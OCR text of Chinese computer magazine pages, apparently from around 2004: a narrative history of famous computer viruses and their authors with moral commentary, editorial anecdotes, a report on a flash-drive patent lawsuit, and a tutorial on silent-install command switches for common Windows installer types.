无心造就的潘多达之盒

1962年，贝尔实验室里有三位杰出的程序员：罗伯·莫里斯、道格·麦克劳埃和维克多·维索茨基，他们闲暇时总讨论技术问题，其中罗伯·莫里斯思绪活跃，经常有一些独特见解。有一天，罗伯·莫里斯对着电脑突然产生了一个想法：“能不能编制一些程序，让这些程序根据某种规则自己在内存中生活？”他把自己的想法告诉了另外的两个同事，结果三人一拍即合，立刻着手设计。他们先制定了一些规则，然后开始编制各自的程序，当程序编好后就释放到内存中让它自己生活，当试验成功后这三位年轻人还觉得不过瘾，于是就提议，干脆让这些程序在内存中进行博斗吧！于是他们就继续修改自己的程序，让他们在内存中进行厮杀。由于当时的内存被称为磁芯，因此他们就给自己的游戏起了个名字，叫“磁芯大战”。

后来，由于这些程序太过于凶残，于是他们就定了个协议，禁止将该游戏流传出去，以免造成不必要的恐慌。然而，这个无心造就的“潘多拉之盒”还是流传了出去，为日后真正病毒的产生提供了有力借鉴，而他们追求技术的精神也曾经一度成为病毒作者编写病毒的“美好动机”。

点评：“贝尔三剑客”所做的，其实是对一种理论的不懈探索。应该说，他们的动机在此时是朴素而且纯洁的。这与后来的病毒作者们争相以“技术研究”为借口，大肆制造和传播病毒的行径是有本质区别的。可以这么说，一切以技术探索为借口编写病毒的人，其实或多或少都是在美化自己的破坏欲望，是对技术探索精神的刻意歪曲。

大脑病毒与巴基斯坦兄弟

惩治盗版产生的后果

巴基斯坦两兄弟巴斯特和阿姆捷特是当地不多的程序员之一，他们经营着一家规模不大的电脑公司，平时向人们出售他们编制的软件产品。在贩卖自己软件的过程中他们发现，有许多没有购买过他们产品的人也在使用着他们的软件。这使他们产生了一个想法，是不是可以采取一些方法使这些人不再使用盗版？想法产生后，巴基斯坦两兄弟就坐在一起商量、研究。1986年的一天，他们终于想到了一个方法，就是对软盘的引导扇区做手脚。于是两兄弟就进行分工，合作写出了大脑病毒。

该病毒就是世界上第一个DOS病毒。病毒隐藏在软盘的引导区中，当软盘被引导时，病毒就自动运行，然后判断是否是正版软盘，如果不是就改写用户硬盘的引导记录。病毒运行时会使系统变慢，并将C盘盘符改为“Brain”，然后吃掉用户硬盘的空间。一年之后“大脑”病毒便全世界泛滥，引起了轰动。

点评：大脑病毒开创了引导区病毒的先河。它用汇编语言写成，代码精简，有很高的编程技术。该病毒虽然破坏系统，但危害并不是灾难性的。大脑病毒是用极其聪明的大脑完成的，但这个大脑显然除了技术之外，还承载了人类太多的自私，和作者对他人权利和法律的一种藐视。在病毒发展的初期，以这种“保护自己”的经济利益不受侵犯为目的而编写病毒的人不在少数。

黑色星期五

失业者愤怒的报复

黑色星期五病毒大概是DOS时代最著名的病毒了，它是由以色列希伯莱大学里的一位程序员编写的。这位程序员负责管理学校的计算机，他平时就非常痴迷于编程，因此多次耽误了工作。后来学校经过研究决定将他开除，并给他时间找工作。当他听说自己被开除时非常恼火，决定进行报复。由于当时电脑里经常有人拷贝文件，因此他决定

编写一个通过可执行文件进行传播的病毒，他平时就对操作系统的核心了如指掌，因此感染部分的代码很快就写了出来。“怎样才能让病毒不被别人发现呢？”这个问题困扰了他好几天，最后终于想到了一个办法：监视系统时钟。方法有了，到底选在哪天发作呢？这时他想到了自己，觉得自己就像受难的耶稣，“黑色星期五！”他终于选择这么一个特殊的日子。一切都准备好时，他便正式离开了学校。在离校的那一天，他运行了自己编写的病毒……

于是，病毒在下一个星期五又恰逢是13号的日子如约爆发了。当病毒爆发时，用户只要运行一个文件，该文件就会被自动删除，最终使整个系统崩溃。

点评：黑色星期五是文件型恶性病毒，它的编程水平很高。其中感染可执行程序、驻留内存、挂接时钟、择日发作的技术都为日后的病毒广泛采用。该病毒还呈现出两个典型的新特性：一是，编写病毒的动机不再与利益和技术相关，而是作者以个人好恶出发的感性行为；二是，病毒的破坏性呈现出灾难性后果。

蠕虫病毒与莫里斯

错误的尝试

1988年，一个小小的蠕虫病毒带来了互联网的第一场浩劫，使当时互联网的6000多台主机陷入瘫痪，造成了无法估计的损失，该病毒后来被称为“莫里斯蠕虫”。



莫里斯蠕虫的作者罗伯特·莫里斯是美国康乃尔大学的研究生，他的父亲便是“磁芯大战”的作者之一。当时由于人们对病毒缺乏了解，一般人认为，所有的病毒都会损坏数据。但是内行人知道，事实上写一个微妙而无害的程序，同时又使它有能力大规模扩散，是一件比制造那些破坏性病毒更有趣的事情。这就是莫里斯的目标。写一个能够传染尽可能多的计算机的病毒，这听上去颇为激动人心。莫里斯兴奋地幻想着他的目标实现的那一天：一个看不见的软件在由成千上万台计算机组成的电子空间中不断地扩张，任何人都无计可施。有了这一想法，他开始研究操作系统中的漏洞。他相继发现了几个等级比较高的漏洞。这时候，莫里斯已被这个念头烧得坐立不安，于是开始着手研究病毒。几周后，一个精巧的蠕虫就出世了，这时，莫里斯偷偷地将病毒放入了网络。然而，由于程序中存在有一些错误，几个小时后，这个莫里斯蠕虫便使大半个互联网陷入了瘫痪。

点评：莫里斯蠕虫是第一个网络恶性病毒，它首次利用了系统漏洞，像蠕虫王、冲击波、震荡波身上都有它的影子。而莫里斯本人是一个真正的电脑天才，它的这种分布式编程思想，为日后搜索引擎技术打下了基础。由于新平台的出现，使病毒制作的主流从恶作剧的破坏再次回归到对技术的探讨，这也是莫里斯蠕虫病毒的一大特性。

CIH与陈盈豪

赌气产生的恶魔

随着时针指向九十年代，DOS操作系统逐渐走向没落，取而代之的是新兴的Windows操作系统。该操作系统复杂的编程方式和保护模式的机制，使安全性得到了很大提升，一度重阻了病毒的发展。但1998年的CIH病毒却打破了这一情况。



该病毒作者是我国台湾的一位在校大学生陈盈豪，他平时喜欢看一些专业报纸。当时这些报纸上经常刊登一些防病毒软件的广告，这些防毒软件声称自己使用了某种技术，可以百分之百清除病毒。对技术非常了解的他觉得这是在夸大杀毒软件的功能，变相欺骗消费者。为了教训一下杀毒软件的厂商，让他们出丑，陈盈豪开始着手编写CIH病毒。第一版写出来后，他并没有将它释放，而是继续修改。因为他希望让反病毒厂商彻底出丑，所以不断完善着病毒。当病毒写到1.2版时，病毒已经具备了烧毁硬件的能力。虽然这时他还是不打算将病毒释放，但病毒却在某一天一不小心被放了出去。后来他又编写了病毒的1.3、1.4、1.5版，这些版本的病毒都得到了广泛的传播，其中1.2版病毒的感染时间最长，造成的影响最大。

点评：技术进步总是激发更广泛的研究，包括其阴暗面。CIH正是Windows时代最经典的病毒，技术上无与伦比。它的将自身分解再组合技术、直接读写主板芯片技术、采用驱动技术、驻留内存技术都是非常值得人们学习的，无论是核心程序员还是系统程序员，都会把CIH源代码作为入门必修课。只可惜，作者掺和了太多的个人情绪，而且妄图用一种更不道德的方式来惩罚另一个其认为的不道德行为，导致这场技术研究最终打上了臭名昭著的烙印。其作者也遭受了全世界的唾骂和憎恶。

求职信与失业程序员

都是求职惹的祸

“求职信”病毒2001年首次出现，它是网络时代著

名的病毒，使邮件病毒开始受到重视，并由此产生了邮件监控的反病毒新技术。


"求职信"病毒的作者也是一位程序员，由于美国经济不景气，他便失业呆在家里，在家呆得久了便觉得百无聊赖。于是想到，何不写一个可以四处发信的病毒，让他来替自己发求职信件，这样找到工作的概率不就大得多吗？想到这一点，他便开始编写病毒，经过几天努力，求职信病毒诞生了。因为他的意图是想让该病毒替他发送求职信件，因此每一个病毒邮件的正文都是一封求职信。大意是：我是一个程序员，我需要一份工作。但是他没有想到的是，由于该病毒传播速度太快，因此病毒在大量传播的过程中导致了整个网络的阻塞。

点评：求职信本身编程技巧不算很高，它利用邮件进行传播的思想也不新鲜，它出名的主要原因是极速传播的技术。它第一次使邮件病毒也具有了杀手品质，造成了网络严重阻塞。可以说，从这一刻起，大多数的病毒制造者已经失去了保持自身纯洁的最后理由。他们开始为了满足自己某一方面的需求，最终让网络开始成为病毒作者恣意发泄的土壤。

冲击波与帕森

愤青的失算

18岁的高中生帕森在被警方逮捕时万万没想到自己编写的冲击波变种会造成这么大的影响，也不知道自己将会被判10年的监禁和25万美元的罚款。




帕森生活在美国明尼苏达州霍普金斯市，性格孤僻，不善言辞，平时没什么爱好，就是喜欢玩电脑。当冲击波病毒初次出现后，他觉得其作者编写的病毒并不怎么样，在病毒泛滥时，作者并不能了解病毒的疫情状况，为了能随时了解病毒发作的情况，帕森编写了冲击波变种病毒，在该变种病毒内部，帕森给病毒添加了一个功能，就是病毒每感染一台电脑就到www.t33kid.com的网站进行登记，帕森通过后台就可以看到实时更新的病毒感染数据。让帕森万万没有想到的是，就是这样一个新功能，使美国联邦调查局顺藤摸瓜，最终逮捕了他。

点评：冲击波病毒是2003年十大病毒之首，由于利用的是操作系统的漏洞，病毒传播范围与造成的损失都很大。此时，病毒作者已经完全顾不得编织什么美丽的借口了，他们开始了肆无忌惮地盲目出击。而且，浮躁的病毒作者们低龄化倾向也日渐明晰。自冲击波以后，病毒编写者编写漏洞病毒的热情空前高涨——因为，这已经算不上一个真正的技术活了。

震荡波与贾森

为了母亲的微笑？



今年二月份，微软操作系统的源代码泄露。这使得黑客们再也不用去想尽办法反编译微软操作系统的内核了，只要看源码，就可以容易地发现新的漏洞，从而产生新的病毒。有人分析，今年震荡波病毒利用的漏洞，就是由于微软源码泄露而产生的。

在病毒爆发的一周后，年仅18岁的作者司梵·贾森被警方逮捕。贾森的母亲是"PC帮助"公司维修部门的负责人，平时生意不太好。为了能够帮助母亲，贾森平时就在琢磨。当他在今年4月底看到微软公司公布了一个级别很高的最新漏洞时，他的眼睛亮了："对！编写漏洞病毒"。于是他便开始在黑客网站上找相关资料，对该漏洞进行研究。由于贾森平时就很痴迷电脑，有着很高的电脑编程水平，因此很快一个病毒原型就出来了。当在小范围内试验成功后，他便将这个病毒释放了出去。果然，该病毒在几个小时内就让许多用户中招，电脑反复重启。于是不明就里的电脑用户开始向PC帮助公司寻求帮助。而贾森早已给自己的母亲打了招呼，遇到这类用户的求救，直接给系统打一个微软的补丁即可。

点评：震荡波，这个被再度炒作的病毒，其实也没有什么特别新鲜的技术可言。但我们却更加痛心地看到，一个懵懂少年是如何轻而易举地在系统漏洞和黑客的双重帮助下，轻而易举地编写病毒，并快速地造成连他自己都并不十分清楚的灾难。这类病毒没有太高深的技术，只是抢鲜地利用了一把漏洞，如果漏洞被堵上了，这类病毒也就无法传播了。但是，如何堵住年少无知但又驿动着的心，这才是一个令人头疼的问题。

后记

病毒与黑客是比特世界的两大传奇阵营，黑客坚守着网络阵地，而病毒则与操作系统相伴，而如今它们正在进行着融合。它们其中出了许多天才人物，经过渲染，这些人便成了传奇，激励着不谙世事的青少年沿着他们的足迹，步入病毒编写者的行列。

虽然病毒在发展，但是病毒技术却正在走向没落，网络的发展使得病毒编写者开始采用黑客的研究成果来编写病毒，而本身的病毒技术却没有得到发展。病毒编写者编写病毒的目的也越来越不单纯，更多地具有了商业的目的，或者是盲目地破坏。真正研究病毒技术的组织就越来越少了。

不过这何尝不是一种好事！

CF [XW01]

讲述小编自己的故事……

大别山里的孩子们

■ 阿健

离开大别山时，看着路边最后一块提示牌上的“大别山欢迎您再次光临”，泪水瞬间浸满了我的眼眶。我再也不能抑制住自己的感情，那么，就让它迸发出来吧。

时间追溯到2003年8月，我们500多名热血青年，奔赴祖国广大的中西部地区，开始了为期1年的志愿服务项目。受援地是远离城市的大别山腹地，革命老区——河南新县。我此行的目的是要为当地的教育事业尽绵薄之力。新县小分队一行14人，久居闹市的我们，想像不到此行的任务有多艰巨。虽然做好了最坏的打算，但革命老区的现状还是让所有人瞠目。老区学生的刻苦让所有人感动。

老区学生学习拼命堪称学生典范。老区的学生每天上13节课，从早5点多起床开始晨练（倒是一个提精神的好办法），一直到晚上10点关灯才能休息。就学环境非常简陋，教室比城市里的教室窄不少，却容纳了80多人。课桌间距恰好能容纳一个人直立腰板，想偷懒，根本就没有可能。学生们最喜欢信息技术课，不过能上课对学生们来说已经是天大的惊喜了，为什么？山区电压极其不稳，停电更是家常便饭。理论上每周1节的信息技术课程基本上也只能每月上两次。不过，让阿健感动的是学生们认真的学习态度。有限的上机时间除了老师布置的作业，孩子们自己还准备了上机练习内容。打字虽慢，却严格按照基本指法，坚决跟“二指禅”神功绝交。无情的电脑似乎为孩子们的热情所“打动”，对孩子们特别“优待”，从不出现异常错误和“蓝屏”。也许是因为俺人品较差（前几期不是讨论过“人品”的话题嘛），演示机经常崩溃，我也正好借此机会告诉学生们“某软”操作系统“蓝屏”是正常现象。

老区学生的吃苦耐劳值得大家学习。曾几何时，我们也是学生，当那段难忘的学习时光成为历史的时候，有人认为学习是快乐的，有人感慨学习机会的荒废，还有人视书本为洪水猛兽。你可曾想过，同样是学生，为什么我们的态度和老区学生的大相径庭？个人认为，可能是一些外在的因素在作祟。比如，人家学习已经形成了习惯，可以轻而易举地每天连续拼搏数小时，而我们别说是学习数小时，就是在空气湿度和温度控制良好的办公室，又能连续工作多长时间？是不是因为久居优越的生活环境，人在逐渐地丧失斗志，意志也在逐渐地被小小的满足感所消沉呢？在大都市，惟一能唤起人们学习兴趣的恐怕是能找到一份好工作，这难道就是我们的理想？面对生活艰难却持续拼搏的老区孩子，阿健自愧不如。

对我来说，离开大别山绝不意味着吃苦作风的停止，更不意味着阶段性学习的结束。最后，送给那些在一线努力拼搏的人们：成功属于你们；送给那些工作热情不高、缺乏前进动力的人们：竞争社会不进则退。

CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

先“富”起来的……

■ 彬彬

记得还是我很小的时候，总是听广播里说，“允许一部分人先富起来……”就在几天前，在编辑部里，从老编的嘴里，也说出了这样的话，是不是觉得太……

那天，小特、小渔和Cornel蹑手蹑脚地回到编辑部，脸上却带着掩饰不住的窃喜，并且每人手里都提着一个不大的纸箱子，上面赫然印着“legend笔记本”。众人立即对他们投去羡慕的目光，尔后脸上的表情近乎是逼视了，“美什么呀，不就是个笔记本嘛。”哪知这三个不知察言观色的家伙，竟然还要火上浇油，激动地对已经感觉不满的小编们说：“奋斗了这么久，终于可以实现移动办公了，爽呀！”

次日早上……

小渔，一脸微笑地进来了，手里提着沉甸甸的笔记本。一会儿，打开了本本开始向大家炫耀……

小特，两手空空地进来了，脸上很是不高兴。

Cornel，手里虽然提着沉重的笔记本，但不是众人期望的那个本本。

将近中午时分，小特终于憋不住了：“真不走运。好不容易有了本本，还有坏点。” Cornel应声也开始发起了牢骚：“就是，我的那个本本也有坏点。小渔，你的本本有吗？”“没有。你要是不相信，就来帮我检查检查。”说查就查，Cornel和小特立即行动。经检验，该机确无坏点。

又过了两三天，小特和Cornel不得不凑合着用上了令他们先“富”起来的本本。本来事情到这里该结束了，可实际上下一个故事才刚刚开始。接下来，一场旧电脑瓜分大战拉开帷幕。

“小特，你的硬盘是多大的？”

“硬盘我还要自己留着用呢，你就不要打这个主意了。其他的配件你还可以考虑考虑。”

“小渔，你的电脑现在有人预订了？”

“有了。”

“不行，我现在就搬走。这就叫先下手为强。”

……

至此，事情划上了句号。看来先富起来的人不光是要保持自己的领先地位，更有带动后富的重任啊！

CF [DJ02]





明天，闪存盘姓什么？

■ 张健

记得在2004年的西雅图“Windows硬件设计会议”上，比尔·盖茨大胆断言闪存盘将最终取代软盘成为未来移动存储的业界标准。早在比尔断言之前，国内闪存盘市场已经百花齐放。以华旗资讯“爱国者”迷你王移动闪存系列产品为代表的USB存储设备纷纷亮相，丰富市场的同时，也改变了闪存盘给人们留下的造型呆板和功能单一的印象。就在人们开始享受闪存盘的方便快捷、多功能的时候，一支专利侵权大锤正无情地落在生产、销售闪存盘产品的厂商们头上。

一场关于闪存盘专利侵权官司的口水战随即开始，此前不怎么在媒体露面的昔日“闪”坛老大哥——朗科，被重新推到舆论的最前沿。和“闪”坛霸主华旗的正面交锋，再次唤起了人们对朗科及其专利策略的思考。所谓“棋逢对手，将遇良才”，两强之争会不会促成“闪坛”良才的早日降临？“两虎相争，必有一失”，侵权诉讼将最终导致谁的覆灭？朗科一审获胜的结果对闪存盘市场又会有哪些影响？记者为此展开了深入调查。

朗科：闪存盘专利属于我

2004年6月1日，朗科公司起诉北京华旗资讯数码科技有限公司侵犯专利权一案在深圳市中院作出了一审判决。判决书原文如下：

一、被告华旗公司、深圳富光辉电子有限公司（华旗的代工厂）和深圳市星之岛贸易有限公司（华旗的代理商）立即停止侵害朗科公司ZL99117225.6号专利权的行为。

二、被告华旗公司、深圳富光辉电子有限公司于本判决生效15日内连带向原告赔偿侵权损失50万元。

三、驳回原告的其他诉讼请求。

朗科诉华旗侵权一案时间跨度之大、案情之复杂、牵扯相关产业厂商之多，都创下了中国IT知识产权史的先河。朗科自己的宣传号称“中国IT知识产权第一案：朗科赢了！”，我们暂且不计较这种提法是否具有法律依据，单看这起官司，它的前因后果又是怎么样一回事？记者登录朗科和华旗资讯的官方网站，找到了与专利侵权有关的新闻线索。



朗科公司总裁邓国顺

1999年4月，艾蒙在美国申请USB闪存技术专利。同年11月14日，朗科以“用于数据处理系统的快闪电子式外存储方法及其装置”向中国国家知识产权局（简称“国知局”）申请专利。

2000年2月，Trek在新加坡申请USB闪存技术专利。

2002年7月24日，国知局正式向邓国顺、成晓华授予专利（而非朗科公司），专利号ZL99117225.6。同年9月23日，深圳市中级人民法院正式受理朗科诉华旗专利侵权一案。9月25日，国知局专利复审委员会受理华旗等厂商发出的朗科专利《无效宣告请求受理通知书》。



6月10日发布会上，朗科宣传口号“朗科赢了！”

2004年6月10日，朗科向媒体宣布专利侵权诉讼一审告捷，随即在搜狐和官方网站上正式打出“中国IT知识产权第一案：朗科赢了”的宣传广告。但在记者参加的朗科新闻通气会上，应邀出席的人民大学法学专家表示，尽管法院作出了一审宣判，但也仅仅是深圳市中院的判决，并非是最终判决。在国内现行的司法体系下，二审（即终审）判决下达之前，一审并不能产生任何法律效力，因此宣判的结果暂时还不能执行。

记者采访了业内资深人士。据悉，朗科急于标榜自己为中国IT知识产权的捍卫者，无非是将“闪存盘专利属于我，任何人都不能侵犯我的利益”的观念传递给业内人士，并最终转达给消费者。企业高举专利大锤打压对手的案例呈逐年上升之势，那么，这样的企业想达到哪些目的，而最终能如愿以偿吗？

华旗：专利不等于一切

朗科进军闪存盘市场初期，曾一度市



华旗资讯副总裁侯迅接受记者采访

场占有率第一。但当强大对手出现，并在短时间内利用强有力的营销手段使第一的名号易主时，朗科终于按捺不住发动了专利侵权诉讼。记者专访了华旗资讯的副总裁侯迅先生，据他所知，“在随后漫长的诉讼过程中，朗科从未明确拿出专利合作的可行性方案，而是一味强调专利的私有性而非公知技术，并一再敦促竞争者退出市场。这样的态度，不仅让对手，而且连消费者都感受到了一种隐隐的垄断市场的气息弥漫在空气中。”记者查询了几家第三方调查公司在2002年和2003年对闪存盘市场的调查报告，结果证实，官司开打以后朗科的市场份额一降再降。国家鼓励创新，用专利授权的形式加大对创新的保护，这使专利持有者拥有了垄断市场的机会。但是，企业如何利用这种权力，开拓市场，为消费者提供更多的新颖产品，这是一个专利策略的问题。显然，朗科在发动专利侵权官司的时机和方法选择上，欠缺周到的考虑和策略。

其实，在IT圈里，专利策略运用不当，制约企业发展的事例，可谓比比皆是。最出名的要数2001年VIA诉Intel的P4处理器和i865芯片组侵权一案了。当时VIA刚刚在芯片组市场上超过Intel成为了第一大供应商，而且收购了与Intel有着专利交叉许可的S3，就有恃无恐地与Intel发动了专利侵权诉讼，企图绕过Intel的授权而占领芯片组市场。经过两年的漫长诉讼，虽然法院最后判定VIA胜诉，但此时，竞争者大批涌现，芯片组的市场格局早已不在VIA的掌控之下了，可谓“赢了官司，输了市场”。另外，更有甚者，赢了官司，却将自己都输掉，并且卖给了对手，比如声卡新锐傲锐（Aureal）公司和声卡老大创新（Creative）公司就环境音效的技术展开了漫长的官司，最后虽然法官判定创新败诉，但傲锐却因精力和资源的过渡投入，导致产品研发、市场推广和销售业绩都受到致命的打击，最后被创新收购。

在IT领域，在对待专利的态度和策略上，我们很难看到一家成熟的企业轻易地发起专利侵权诉讼。因为业内企业，技术和产品往往交错更叠，任何企业一不小心都会掉进所谓的“专利陷阱”。JPEG专利纠纷、IE插件功能纠纷等，都是这些“专利陷阱”导致的后果。侯迅认为，“任何一家企业，只要它不是纯粹靠卖专利为生，那么它必然在技术投入开花结果之后，面临产品市场化的一个更加重大的课题。这是一个比技术研发更加高深的领域，需要企业投注很多的精力去经营，才有可能获得市场的认可并且占领市场。”

专利策略：共赢才是上上策

回到朗科诉华旗侵权一案。面对号称200亿的闪存市场规模，换了谁都会削尖脑袋往里钻。但都是抢市场，有人讲究共赢，有人却喜欢垄断。企业究竟该如何利用手中的专利，是共赢还是垄断？

我们认为：IT企业拥有专利可以垄断，但要选择适合自己的方式方法。当然，企业应该为自己的专利技术收取一定的费用，但在没有形成标准规范之前，如果过分强调垄断，不利于产业的发展，单靠一家企业也是无法把整个市场做大的。只有大家齐心协力，从不同的侧面不断努力，培养用户认可度，才能促进整个产业的发展。

移动存储市场虽大，涉足的企业虽多，却未形成某个企业的绝对垄断，可以说整个行业还处在初级产品开发和市场开拓阶段。企业急于封闭自己，是否符合当前与国际接轨，参与国际竞争的潮流呢？放眼世界，越是实质性推动社会发展的专利技术越走平民化路线。Web的发明人Tim Berners-Lee，发明的环球网系统引发了全球电脑使用的革命性变革，如果他把互联网申请专利并按照传统方式商业化授权，这些人的财富早就超过了比尔·盖茨；以Linux为代表的开放源代码软件的诞生，打破了微软操作系统的价格坚冰，最终让消费者得到了实惠。由此可见，每一种重大专利技术的应用都蕴含着专利持有者造福社会，推动人类科技进步的共赢精神。

消费者：不会为垄断埋单

面对这样一个既复杂又简单的案件，朗科只能算是暂时领先，但在二审的“底牌”没有翻开之前，我们怎能忽视市场的优胜劣汰生存法则，又怎能忽视数以百万的消费者选择质优价廉、功能强大的闪存盘产品的权力呢？面对来自公众舆论的压力，正举专利大锤的企业啊，你是否能慢慢放下手中的武器，听听消费者的心声呢？

记者在电脑卖场作了随机调查。受访者李某说：“朗科垄断市场，会带来产品价格的浮动，我不赞成。”另一些消费者担忧华旗的产品会不会受到官司的影响。侯迅透露：“华旗为应对一切可能出现的结果，早已为消费者做好了准备。如果小概率事件发生，比如华旗二审败诉，那么我们将执行法院判决。但原有产品售后服务不会终止，新产品研发不会终止，由此带来的成本增加也不会让消费者承担。”

相信大部分人希望出现的结果是共赢而不是垄断。毕竟，消费者是最后的裁判。可以说，中国的消费者吃了多少行业垄断的亏，数不胜数。从软件巨头微软，到芯片航母Intel，消费者的肩上扛起了本该国内企业扛起的“高价”重担。面对专利垄断，消费者一定会说：不！

CF [XW02]

别了“NEXT”软件安装提速大行动

■ 软件DIY 漫画/张炜昱

《电脑爱好者》2003年第19期《打造“一劳永逸”的Windows 2000安装盘》一文介绍了如何制作带有自动安装常用软件功能的Windows 2000安装光盘，其中只有IE 6.0、DirectX 9.0以及Windows Media Player 9的自动安装方法。其实常用软件还有很多，今天我们就为大家全面、系统地介绍一下软件自动安装的方法，让你制作的Windows 2000安装光盘更强大，让更多软件能够在安装系统时自动安装！

按图索“技”识别安装程序类型

软件自动安装的实现方法与其所采用的安装程序制作工具有着直接关系，不同类型的安装程序实现方法是不同的。因此，正确识别软件安装程序所使用的制作工具类型就成了关键点，下面就先来谈谈五种最常见的安装程序类型。

1.InstallShield类型

代表软件：Macromedia DreamWeaver、Macromedia Flash、Photoshop

识别方法：InstallShield是一款商业级的安装程序制作工具，功能非常强大，许多大型商业软件的安装程序都用该工具封装制作。使用InstallShield制作的安装程序非常容易识别，在其安装界面标题栏中可以很明显地看到“InstallShield”字样(见图1)。另外还有一个方法可以识别InstallShield制作的安装程序：右击安装程序的“setup.exe”文件，选择“属性”，单击“版本”选项卡，可以看到“InstallShield (R) Setup Launcher”字样。



图1

要自动安装用InstallShield技术封装的应用程序，首先要创建一个自动应答文件“setup.iss”，这里以友立的VideoStudio 6（以下简称VS6)为例介绍一下具体步骤。

第一步：打开DOS命令行窗口，进入VS6安装文件所在目录，输入“setup.exe -r”命令运行安装程序。这里的“-r”参数表示记录应答数据，接下来会显示常见的安装界面，并询问一些安装选项，例如输入注册码、选择安装目录等，只需按平时操作完成安装即可。但要注意的是，在“选择安装类型”时，要取消该页面中所有选项，因为这些部件实际上都已经安装过，更重要的是安装这些部件会导致不能完全自动安装。

> **小提示**
> 对于其他的InstallShield类型安装程序，有时会在安装后提示是否立刻重启电脑，这时要选择“No”(不重启)。

第二步：退出安装程序后，打开系统盘Windows目录，例如C:\Windows，可以找到一个名为“setup.iss”的文件，该文件保存了前面安装过程中你所做的应答设置，在自动安装时它会给予相同的回答。把这个文件复制到所在VS6安装程序“setup.exe”所在目录中(如D:\VideoStudio 6)。

第三步：用“记事本”创建自动安装批处理文件“vs6.bat”，其文件内容如下：start /wait d:\VideoStudio6\Setup.exe -s -f1"d:\VideoStudio6\setup.iss"。其中的“-s”选项表示使用自动安装方式，“-f1”用来指定自动应答文件“setup.iss”所在路径。

好了，以后再安装VS6时，你只需要运行“vs6.bat”即可自动进



软件自动安装中……

行安装，非常方便。

> **小提示**
> 有些程序的安装文件使用了 WinRAR 等压缩工具把所有的安装文件压缩成了自解压软件包，这时只能看到一个 EXE 安装文件。其实只需用 WinRAR 把这个自解压包中的所有文件解压到单独目录中再执行以上步骤即可。

2.Inno Setup 类型

代表软件：EmEditor（文字编辑软件）、Nero

识别方法：Inno Setup 是一款完全免费的安装程序制作工具，功能和稳定性都可以与商业级同类工具相媲美，因此采用该工具封装的安装程序也很多，例如常用的光盘镜像工具 ISOBuster。Inno Setup 制作的安装程序典型界面如图 2 所示，在窗口标题栏左侧的图标上点击鼠标左键，然后选择“About Setup”即可看见其安装程序为“Inno Setup”。



图 2

使用 Inno Setup 制作的安装程序可以使用“/silent”或“/verysilent”参数进行全自动安装，两个参数任选其一即可，例如 IsoBuster 的自动安装命令为：“IsoBuster.exe /verysilent”（不包括最外面的引号，下同）。

一些使用 Inno Setup 技术封装的安装程序会在开始安装时询问是否安装，但使用 /verysilent 参数并不能取消该对话框，这时再添加一个“/sp-”参数就能跳过这个对话框了，例如“setup.exe /verysilent sp-”。另外，如果软件安装后需要重启系统，那么使用了“/verysilent”参数后重启系统将没有任何提示，这容易造成数据丢失，可以再添加一个“/norestart”参数来解决此问题。

3.Wise InstallMaster 类型

代表软件：FlashGet、ICQ、VOPT（硬盘整理工具）

识别方法：Wise 是非常著名的软件安装程序制作工具，提供了多国语言包供使用者套用于安装程序接口，支持微软.NET Framework 及 64 位安装，许多软件常采用它来制作安装程序。Wise 制作的安装程序在开始运行时大都会先显示一个启动向导界面（见图 3），这是一个很明显的特征，但有时安装程序会最小化这个界面，只显示一个深蓝色的背景，安装窗口则显示在屏幕中央。



图 3

对于采用 Wise 技术封装的安装程序，自动安装的实现比较简单，只需要添加“/s”参数即可，例如著名的寄生虫检测软件 A-aware 的自动安装命令为：”Adaware.exe /s ”。

4.Nullsoft Scriptable Install System(NSIS)类型

代表软件：Winamp

识别方法：NSIS 以前只是一个小型的安装程序，由 Nullsoft 发展作为 Winamp 的包装程序，其最新版本实现了支持中文和 Windows XP 的安装对话框，得到了比较广泛的应用，是一款操作简单的高效率安装程序制作工具。相对于其他类型的安装程序而言，其安装界面略显简陋，最典型的就是 Winamp 的安装界面（见图 4）。




图 4

使用 NSIS 打包的安装程序也是使用“/S”参数进行自动安装，不过要注意的是，这里必须是大写的“S”，同时还可以使用“/D”参数来指定软件安装到的目标目录，如果未指定，它将自动安装到默认目录。例如要把 Winamp 自动安装到 E:\software\winamp 目录，可以使用以下命令：winamp.exe /S /D=E:\Software\winamp

5.Microsoft Windows Installer类型

代表软件：ACDSee、Norton Antivirus 以及微软出品的各类软件

识别方法：这是微软自家推荐的技术，目前有许多软件已经加入到这个行列，因为它与系统具有最好的兼容性。采用 Microsoft Windows Installer 技术制作的安装程序最典型的特性就是它的扩展名是.MSI，不过很多时候安装程序会把 MSI 文件压缩成自解压文件，以 EXE 文件的形式出现，例如 MSN Messenger 的安装程序就是这样的，我们可以用 WinRAR 打开这个自解压包，把里面的“msnmsgs.msi”程序解压出来即可（见图 5），下面我们就以 MSN Messenger 为例介绍其自动安装的实现方法。



图 5

对于采用 Microsoft Windows Installer 技术制作的安装程序，通常可以使用“/qb 或 /qn”参数进行自动安装，使用“/qb”参数时会显示出一个基本的安装进度条窗口，而使用“/

qn”参数则不会显示任何窗口，直接在后台自动完成安装，例如“msnmsgs.msi /qn”。有些安装程序在自动安装完成后会直接重启系统，为了避免这种情况发生，你可以添加“REBOOT=Suppress”参数，例如“setup.msi /qn REBOOT=Suppress”。

另辟蹊径 柳暗花明求新路

并不是所有的安装程序都是使用以上这些制作工具生成的，还有相当多软件安装程序是作者自行设计的，这时无法使用上面的方法来实现自动安装。不过，可以使用另外一款工具“AutoIt”来实现，其原理就是模拟你的真实安装操作，理论上可以解决任何软件的自动安装问题。下面以万能五笔的自动安装为例来介绍具体制作方法。

> **小提示**
